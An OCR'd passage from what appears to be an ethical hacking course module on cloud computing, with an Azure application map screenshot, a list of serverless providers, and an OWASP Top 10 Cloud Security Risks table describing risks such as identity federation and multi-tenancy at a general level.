


func-green - Application map
Application Insights - Last 24 hours - func-green
Search (Ctrl+/)
Overview
Activity log
Access control (IAM)
Tags
Diagnose and solve problems
Investigate
Application map
Smart Detection
Live Metrics Stream
Metrics
Search
Availability
Failures
Performance
Servers
Browser
Troubleshooting guides (previe...
Workbooks
Usage
Time range = Last 24 hours
Feedback
Learn more
Refresh
Update map components
1 instance 137.2 ms 35K calls
func-yellow
1 instance <1% 86.6 ms 36K calls
func-red
5.6 ms
17K calls
funcred8fe5
AZURE QUEUE
57.7 ms
17K calls
55 ms | 29.1%
17K calls
appmaplega...bsites.net
HTTP
43.3 ms
17K calls
1 instance 2% 108 ms 18K calls
func-green
267.4 ms | 100%
288 calls
servicebus...| outqueue
AZURE SERVICE BUS
45.3 ms
17K calls
3 instances 108.7 ms 35K calls
func-orange
52.8 ms
17K calls
appmaplega...bsites.net
HTTP

Figure 19.25: Kubernetes of Docker

- AWS Lambda (*https://aws.amazon.com*)
- Google Cloud Functions (*https://cloud.google.com*)
- IBM Cloud Functions (*https://www.ibm.com*)
- AWS Fargate (*https://aws.amazon.com*)
- Alibaba Cloud Function Compute (*https://www.alibabacloud.com*)



Module Flow

1 **Cloud Computing Concepts**

2 **Container Technology**

3 **Serverless Computing**


4 **Cloud Computing Threats**

5 **Cloud Hacking**

6 **Cloud Security**

Cloud Computing Threats

Most organizations adopt cloud technology because it reduces the cost via optimized and efficient computing. Robust cloud technology offers different types of services to end-users; however, many people are concerned about critical cloud security risks and threats, which attackers may take advantage of to compromise data security, gain illegal access to networks, etc. This section deals with significant security threats and vulnerabilities affecting cloud systems.



OWASP Top 10 Cloud Security Risks

Risks	Description	Risks	Description
R1 - Accountability and Data Ownership	Using the public cloud for hosting business services can cause severe risk for the recoverability of data	**R6 - Service and Data Integration**	Unsecured data in transit is susceptible to eavesdropping and interception attacks
R2 - User Identity Federation	Creating multiple user identities for different cloud providers makes it complex to manage multiple user IDs and credentials	**R7 - Multi Tenancy and Physical Security**	Poor logical segregation may lead to tenants interfering with the security features of other tenants
R3 - Regulatory Compliance	There is a lack of transparency, and there are different regulatory laws in different countries	**R8 - Incidence Analysis and Forensic Support**	Due to the distributed storage of logs across the cloud, law enforcement agencies may face problems in forensics recovery
R4 - Business Continuity and Resiliency	There can be business risk or monetary loss if the cloud provider handles the business continuity improperly	**R9 - Infrastructure Security**	Misconfiguration of infrastructure may allow network scanning for vulnerable applications and services
R5 - User Privacy and Secondary Usage of Data	The default share feature in social web sites can jeopardize the privacy of user's personal data	**R10 - Non-Production Environment Exposure**	Using non-production environments increases the risk of unauthorized access, information disclosure, and information modification

https://www.owasp.org

OWASP Top 10 Cloud Security Risks


Source: *https://www.owasp.org*

The table below summarizes the top 10 cloud security risks, according to OWASP.

Risks	Description
R1 - Accountability and Data Ownership	▪ Organizations use the public cloud for hosting business services instead of a traditional data center. ▪ Sometimes using the cloud causes the loss of data accountability and control, whereas using a traditional data center helps in controlling and protecting the data logically and physically. ▪ Using the public cloud can jeopardize data recoverability and result in critical risks, which the organization needs to mitigate promptly.
R2 - User Identity Federation	▪ Enterprises use services and applications of different cloud providers, creating multiple user identities and complicating the management of multiple user IDs and credentials. ▪ Cloud providers have less control over the user lifecycle /offboarding.
R3 - Regulatory Compliance	▪ Following regulatory compliance can be complex. ▪ Data that is secured in one country may not be secured in another country owing to the lack of transparency and different regulatory laws followed across various countries.
R4 - Business Continuity and Resiliency	▪ Performing business continuity in an IT organization ensures that the business can be conducted in a disaster situation.

	▪ When organizations use cloud services, there is a chance of risk or monetary loss if the cloud provider handles the business continuity improperly.
R5 - User Privacy and Secondary Usage of Data	▪ The use of social websites poses a risk to personal data because they are stored in the cloud and most social application providers mine user data for secondary usage. ▪ The default share feature in social networking sites can jeopardize the privacy of user personal data.
R6 - Service and Data Integration	▪ Organizations must ensure proper protection when proprietary data are transferred from the end-user to the cloud data center. ▪ Unsecured data in transit are susceptible to eavesdropping and interception attacks.
R7 - Multi Tenancy and Physical Security	▪ Cloud technology uses the concept of multi-tenancy for sharing resources and services among multiple clients, such as networking, databases. ▪ Inadequate logical segregation may lead to tenants interfering with each other's security features.
R8 - Incidence Analysis and Forensic Support	▪ When a security incident occurs, investigating applications and services hosted at a cloud provider can be challenging because event logs are distributed across multiple hosts and data centers located at several countries and governed by different laws and policies. ▪ Owing to the distributed storage of logs across the cloud, law enforcing agencies may 